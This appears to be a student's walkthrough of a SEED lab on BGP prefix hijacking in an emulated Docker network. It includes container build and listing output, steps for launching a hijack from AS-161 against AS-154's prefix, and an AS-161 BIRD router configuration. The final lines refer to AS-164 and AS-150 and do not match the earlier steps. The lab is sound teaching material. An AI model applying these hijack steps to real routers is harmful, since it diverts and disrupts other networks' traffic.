
Task-5

1st tab

```
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/output$ dcbuild
seedsim-client uses an image, skipping
Building cfee3a34e9c68ac1d16035a81a926786
Step 1/1 : FROM ubuntu:20.04
 ---> 88bd68917189

Successfully built 88bd68917189
Successfully tagged cfee3a34e9c68ac1d16035a81a926786:latest
Building rnode_2_r100
Step 1/20 : FROM cfee3a34e9c68ac1d16035a81a926786
 ---> 88bd68917189
```





```
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/output$ dcup
Creating as162h-host_1-10.162.0.72 ...
Creating as152h-host_1-10.152.0.72 ...
Creating as171h-host_0-10.171.0.71 ...
Creating as154h-webservice_1-10.154.0.72 ...
Creating as162r-router0-10.162.0.254     ...
Creating as11r-r105-10.105.0.11          ...
Creating as171r-router0-10.171.0.254     ...
Creating as170r-router0-10.170.0.254     ...
Creating as163r-router0-10.163.0.254     ...
Creating as2r-r100-10.100.0.2            ...
Creating as151h-host_1-10.151.0.72       ...
Creating as152h-host_1-10.152.0.72                ... done
Creating as162h-host_1-10.162.0.72                ... done
Creating as156h-host_0-10.156.0.71
```

2nd tab


```
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/output$ dockps
a3e70128f0f7  as100rs-ix100-10.100.0.100
1033986c6a77  as101rs-ix101-10.101.0.101
488ac48abebf  as102rs-ix102-10.102.0.102
ef63756a3879  as103rs-ix103-10.103.0.103
c7533ad332e6  as104rs-ix104-10.104.0.104
f083c7ef0765  as105rs-ix105-10.105.0.105
ccffe63bea6b  as11r-r102-10.102.0.11
0f5ed479d782  as11r-r105-10.105.0.11
758296b961de  as12r-r101-10.101.0.12
7769f887284d  as12r-r104-10.104.0.12
3a0418a1cb22  as150h-host_1-10.150.0.72
```

Now let's open the map


http://localhost:8080/map.html




Type 154 on the map




Before we launch the attack we should be able to access the host
The prefix we are going to attack is this one




Before we attack we should be able to access this host








Launch the console



We are able to see its reachable










Task 5.a. Launching the Prefix Hijacking Attack from AS-161


1. Create a static protocol in the attack machine(AS-161)
2. Launch console on As-161




We will see whether we can access 154







We are now able to access As-154 and AS-161
To announce the attack we need to go inside the BGP-router
Go inside BGP router and launch the console




bird.conf

```
router id 10.0.0.27;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
   ipv4 {
      import all;
      export all;
   };
   learn;
}
protocol direct local_nets {
   ipv4 {
      table t_direct;
      import all;
   };

   interface "net0";

}
define LOCAL_COMM = (161, 0, 0);
define CUSTOMER_COMM = (161, 1, 0);
define PEER_COMM = (161, 2, 0);
define PROVIDER_COMM = (161, 3, 0);
ipv4 table t_bgp;
protocol pipe {
   table t_bgp;
   peer table master4;
   import none;
   export all;
}
protocol pipe {
   table t_direct;
   peer table t_bgp;
   import none;
   export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp u_as3 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(PROVIDER_COMM);
         bgp_local_pref = 10;
         accept;
```

```
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.103.0.161 as 161;
    neighbor 10.103.0.3 as 3;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```


We can check the bird configuration file by typing the following command.




owned by AS-164. We add the following entry to the BIRD configuration file on AS-150's BGP router. We need to run "`birdc configure`" to load the updated configuration file to the BIRD daemon.

